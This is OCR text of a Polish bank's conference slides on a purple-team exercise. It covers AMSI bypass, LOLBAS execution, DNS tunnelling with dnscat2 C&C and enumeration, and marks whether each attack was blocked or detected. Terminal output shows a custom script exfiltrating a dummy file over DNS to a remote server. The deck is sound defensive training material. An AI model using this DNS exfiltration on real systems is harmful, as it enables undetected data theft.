
Różne działania, wspólny cel – bezpieczeństwo banku we współpracy zespołów Blue i Red

Maciej Orliński, Maciej Wysopal, Piotr Łopatka
BNP Paribas Bank Polska S.A.

Dzień dobry!

PURPLE TEAMING – plan działań

MACIEJ ORLIŃSKI
Dyrektor Biura
Reagowania na Incydenty
Bezpieczeństwa



MACIEJ WYSOPAL
Senior SOC Engineer

PIOTR ŁOPATKA
Menedżer Zespołu Security Testing

PURPLE TEAMING

Plan działań

WEKTOR: STACJA ROBOCZA

CZAS: 2 DNI

- [x] Red Team
- [x] Blue Team

SCENARIUSZE:

01 AMSI BYPASS
URUCHOMIENIE NIEAUTORYZOWANEGO KODU

02 LOLBAS
URUCHOMIENIE NIEAUTORYZOWANEGO KODU

03 DNS TUNNELING
TUNELOWANIE POŁĄCZENIA,
ZDALNY DOSTĘP C&C, PRZESŁANIE PLIKU

04 ENUMERACJA ZASOBÓW LOKALNYCH ORAZ SIECIOWYCH

1. AMSI BYPASS


Uruchomienie nieautoryzowanego kodu

☐ Zablokowany


☑ Wykryty


2. LOLBAS

Uruchomienie nieautoryzowanego kodu



Źródło: https://lolbas-project.github.io/lolbas/Binaries/Installutil/






Niezablokowany

Wykryty

3. DNS TUNNELING


Różne możliwości komunikacji z zewnętrznym serwerem



Źródło: nmap, https://github.com/nmap/nmap

3. DNS TUNNELING

Tunelowanie połączeń




Zablokowany


Wykryty

3. DNS TUNNELING

Zdalny dostęp C&C

Źródło: https://github.com/iagox86/dnscat2





Źródło: wireshark, https://github.com/wireshark/wireshark

☐ Zablokowany

☑ Wykryty

3. DNS TUNNELING


Próba przesłania plików

Źródło: autorski skrypt


```
$ ls
client.py  tajne.txt

$ cat tajne.txt
Super Tajny plik do przeslania przez DNS!

$ python3 client.py tajne.txt
Part 1/4
Part 2/4
Part 3/4
Part 4/4
Finished. SHA256 sum: 1cc2f95da80328ae4bd6229d73b5
```



```
root@DNS-meh:/home/azureuser# ls
DNS_server.py
root@DNS-meh:/home/azureuser# python3 DNS_server.py
Start downloading
b'U3VwZXIgVGFqbnkgcGxpayBkbyBwcnplc2xhbmlhIHByemV6IERPU
ad finished. SHA256 sum of downloaded file: 1cc2f
762B185f2f8c859300838c6ca
root@DNS-meh:/home/azureuser# ls
20240514_08:41:32.txt  20240514_08:41:32_decoded.txt
root@DNS-meh:/home/azureuser# cat 20240514_08\:41\:32_d
Super Tajny plik do przeslania przez DNS!
root@DNS-meh:/home/azureuser#
```




Źródło: wireshark, https://github.com/wireshark/wireshark

☑ Niezablokowany

☐ Niewykryty

4. ENUMERACJA ZASOBÓW LOKALNYCH ORAZ SIECIOWYCH



Źródło:
https://github.com/x0xr00t/PayloadsAllTheThings-1/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md

☑ Niezablokowany
☑ Wykryty

☑ Niezablokowany
☐ Niewykryty

PODSUMOWANIE I WNIOSKI

WSPÓŁPRACA > WSPÓŁZAWODNICTWO

Mając wspólny cel, jakim jest bezpieczeństwo, współpracując w Zespołach Red i Blue zyskujemy widok z różnych perspektyw, możemy dzielić się wiedzą i doświadczeniami oraz wspierać realizację wspólnego zakresu obszarów.

WIEDZA EKSPERCKA Z WYKORZYSTANIEM NARZĘDZI > POLEGANIE WYŁĄCZNIE NA NARZĘDZIACH

Zarówno podczas ochrony, jak i prób wykonania testowych scenariuszy ataku, najlepsze wyniki prac uzyskujemy poprzez wykorzystanie i rozwój wiedzy eksperckiej podczas korzystania z narzędzi.

PRAKTYCZNA WERYFIKACJA SCENARIUSZY ATAKÓW I MECHANIZMÓW OBRONY

Wymiana informacji o nowopoznanych scenariuszach ataków i mechanizmów obrony, pozwala na zaplanowanie wspólnie realizowanych testów, rozszerzając umiejętności Zespołów Red i Blue.

TRANSPARENTNOŚĆ REALIZACJI TESTÓW I ICH SKUTKÓW

Wymiana informacji o realizowanych testach, pozwala zaobserwować ich skutki na testowaną infrastrukturę informatyczną.

THANK YOU
DZIĘKUJĘ
MERCI